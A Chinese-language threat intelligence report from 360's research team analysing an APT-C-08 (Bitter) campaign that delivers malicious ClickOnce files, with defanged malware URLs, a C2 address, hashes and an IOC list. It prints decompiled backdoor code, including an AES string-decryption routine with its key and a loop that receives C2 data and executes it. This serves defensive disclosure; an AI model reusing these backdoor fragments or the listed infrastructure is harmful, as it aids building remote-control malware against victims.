Unknown Title

APT-C-08

蔓灵花

APT-C-08（蔓灵花）组织是一个拥有南亚地区政府背景的APT组织，近几年来持续对南亚周边国家进行APT攻击，攻击目标涉及政府、军工、高校和驻外机构等企事业单位组织，是目前较活跃的境外APT组织之一。

一、概述

近期360安全大脑监测到多起蔓灵花组织通过投递application文件，诱导用户点击，远程安装恶意文件，创建计划任务。利用计划任务周期性回传受影响用户的机器名及用户名并同时下发后续攻击组件。

二、攻击活动分析

1. 攻击流程分析

蔓灵花组织使用恶意application文件为初始载荷。application文件为ClickOnce应用程序部署配置文件，其投递的application文件运行模式为远程安装。用户点击后，会远程安装恶意组件，并在设备中创建计划任务，周期性访问C2发送设备名和用户名并下发攻击组件。

整个攻击流程如下图所示：


2. 恶意载荷分析

捕获的恶意样本基本信息如下：


MD5	b0ab3a2e13907c199ce45985fadbf064
文件名称	Microsoft.application
文件大小	2.10 KB (2153 bytes)
文件类型	application

application文件运行模式为在线安装，访问manifest配置文件的地址，获取后续文件列表。

- application文件在线地址：
  http[:]//www.microsoft365.sangellobrighthouse[.]com/microsoft365/Microsoft.application
- manifest配置文件地址：http[:]//www.microsoft365.sangellobrighthouse[.]com/microsoft365/Application Files\Microsoft_1_0_0_9\Microsoft.dll.manifest



manifest标识的入口模块。



下载后续相关组件：


- ClickOnce部署文件下载URL：
  http[:]//www.microsoft365.sangellobrighthouse[.]com/microsoft365/Application%20Files/Microsoft_1_0_0_9/Launcher.exe
- 核心恶意文件下载URL：
  http[:]//www.microsoft365.sangellobrighthouse[.]com/microsoft365/Application%20Files/Microsoft_1_0_0_9/Microsoft.exe
- 图标文件下载URL：
  http[:]//www.microsoft365.sangellobrighthouse[.]com/microsoft365/Application%20Files/Microsoft_1_0_0_9/ms.ico.deploy


其中核心恶意文件（Microsoft.exe文件）为dotnet publish打包。根据文件大小和main函数结构判断，样本是通过dotnet publish加上--self-contained true /p:PublishSingleFile=true参数编译打包。

```
sub_895F20();
if ( dword_A8E2C0 )
{
  v9 = 0;
  lpMem = 0LL;
  v10 = 0;
  sub_85D3A0(&lpMem, L"8.0.17 @Commit: 77545d6fd5ca79bc08198fd6d8037c14843f14ad", 56);
  v3 = &lpMem;
  if ( v10 > 7 )
    v3 = (__int128 *)lpMem;
  sub_8963B0(L"--- Invoked %s [version: %s] main = {", L"apphost", v3);
  if ( v10 > 7 )
  {
    v4 = lpMem;
    if ( 2 * v10 + 2 >= 0x1000 )
    {
      v4 = *(_DWORD *)(lpMem - 4);
      if ( (unsigned int)(lpMem - v4 - 4) > 0x1F )
        invalid_parameter_noinfo_noreturn();
    }
    sub_8EB673(v4);
  }
  for ( i = 0; i < argc; ++i )
    sub_8963B0(L"%s", argv[i]);
  sub_8963B0(&asc_9E0424);
}
sub_896360(L"Redirecting errors to custom writer.");
*(_DWORD *)(*(_DWORD *)NtCurrentTeb()->ThreadLocalStoragePointer + 200) = sub_894400;
v6 = sub_89A8A0(argc, argv);
```

dotnet/runtime

通过ILSpy对样本（Microsoft.exe文件）进行解析，提取核心功能模块，其主要功能是通过命令行创建计划任务。该行为是蔓灵花组织历史攻击过程中常见的操作。





3. 攻击组件分析

本次涉及到蔓灵花组织的后门组件基础信息如下：

MD5	37c9166dd4a4a58a11a0c69e62a35b58
文件名称	winsec.exe
文件大小	42.50 KB (43520 bytes)
文件类型	Win32 EXE

该恶意样本是C#编写。样本访问微软官网，并使用sleep延迟用于迷惑用户。

样本解密C2地址："wmiapcservice[.]com:40269"。

样本通过AES解密字符串。

```
string text = "hhyt76rcts23stgkjo987btgy67vcrd45dftgy";
cipherText = cipherText.Replace(" ", "+");
byte[] array = Convert.FromBase64String(cipherText);
using (Aes aes = Aes.Create())
{
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(text, new byte[]
    {
        73, 118, 97, 110, 32, 77, 101, 100, 118, 101,
        100, 101, 118
    });
    aes.Key = rfc2898DeriveBytes.GetBytes(32);
    aes.IV = rfc2898DeriveBytes.GetBytes(16);
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDecryptor(), CryptoStr
        {
            cryptoStream.Write(array, 0, array.Length);
            cryptoStream.Close();
        }
        cipherText = Encoding.Unicode.GetString(memoryStream.ToArray());
```

样本接收C2的数据，并将此数据创建动态对象执行。

```
int num2;
for (int i = 0; i < this.buffer.Length; i += num2)
{
    num2 = vfgfhdrggfdhgjjfhj.clntsocket.Receive(this.buffer, i, this.buffer.Length - i, SocketFlags.Partial);
}
this.buffer = kuiliolyurtyurtyyyyyy5675.encode(this.buffer);
Type message = vfghfgjgkiygkjhkhjgkllprocessor.getMessage(this.buffer);
object obj = vfgfhdrggfdhgjjfhj.loc;
lock (obj)
{
    if (message != null)
    {
        ((retreyruytiuyiTakeMesaages)Activator.CreateInstance(message, new object[] { this, this.buffer })).Run();
    }
}
this.Read();
```

接收C2数据

创建动态对象，并执行

三、归属研判

通过对本次攻击活动的相关信息进行深入分析，我们认为此类攻击活动符合蔓灵花组织以往的TTP，具体表现有以下方面：

1. 计划任务中的url，符合php?xx=%computername%+%username%的格式。并且计划任务执行间隔为十几分钟。
2. 其中涉及到的后门组件为蔓灵花组织常用的一种后门组件。

综合以上观点我们认为该次攻击属于APT-C-08（蔓灵花）组织。

总结

APT-C-08（蔓灵花）组织是一个拥有南亚地区政府背景的APT组织，近几年来持续对南亚周边国家进行APT攻击，攻击目标涉及政府、军工、高校和驻外机构等企事业单位组织，是目前较活跃的境外APT组织之一。
在这里提醒用户加强安全意识，对来源不明的文件保持高度警惕，切勿执行未知样本或点击来历不明的链接等操作。这些行为可能导致系统被攻陷，进而导致机密文件和重要情报的泄漏，造成不可挽回的损失。

附录 IOC

MD5

b0ab3a2e13907c199ce45985fadbf064

37c9166dd4a4a58a11a0c69e62a35b58

Domain

www.microsoft365.sangellobrighthouse[.]com

wmiapcservice[.]com:40269

URL

http[:]//www.microsoft365.sangellobrighthouse[.]com/microsoft365/Microsoft.application

http[:]//www.microsoft365.sangellobrighthouse[.]com/microsoft365/Application Files/Microsoft_1_0_0_9/Microsoft.dll.manifest
http[:]//www.microsoft365.sangellobrighthouse[.]com/microsoft365/Application%20Files/Microsoft_1_0_0_9/Launcher.exe.deplo
http[:]//www.microsoft365.sangellobrighthouse[.]com/microsoft365/Application%20Files/Microsoft_1_0_0_9/Microsoft.exe.deplo
http[:]//www.microsoft365.sangellobrighthouse[.]com/microsoft365/Application%20Files/Microsoft_1_0_0_9/ms.ico.deploy

团队介绍

TEAM INTRODUCTION

360高级威胁研究院

360高级威胁研究院是360政企安全集团的核心能力支持部门，由360资深安全专家组成，专注于高级威胁的发现、防御、处置和研究，曾在全球范围内率先捕获双杀、双星、噩梦公式等多起业界知名的0day在野攻击，独家披露多个国家级APT组织的高级行动，赢得业内外的广泛认可，为360保障国家网络安全提供有力支撑。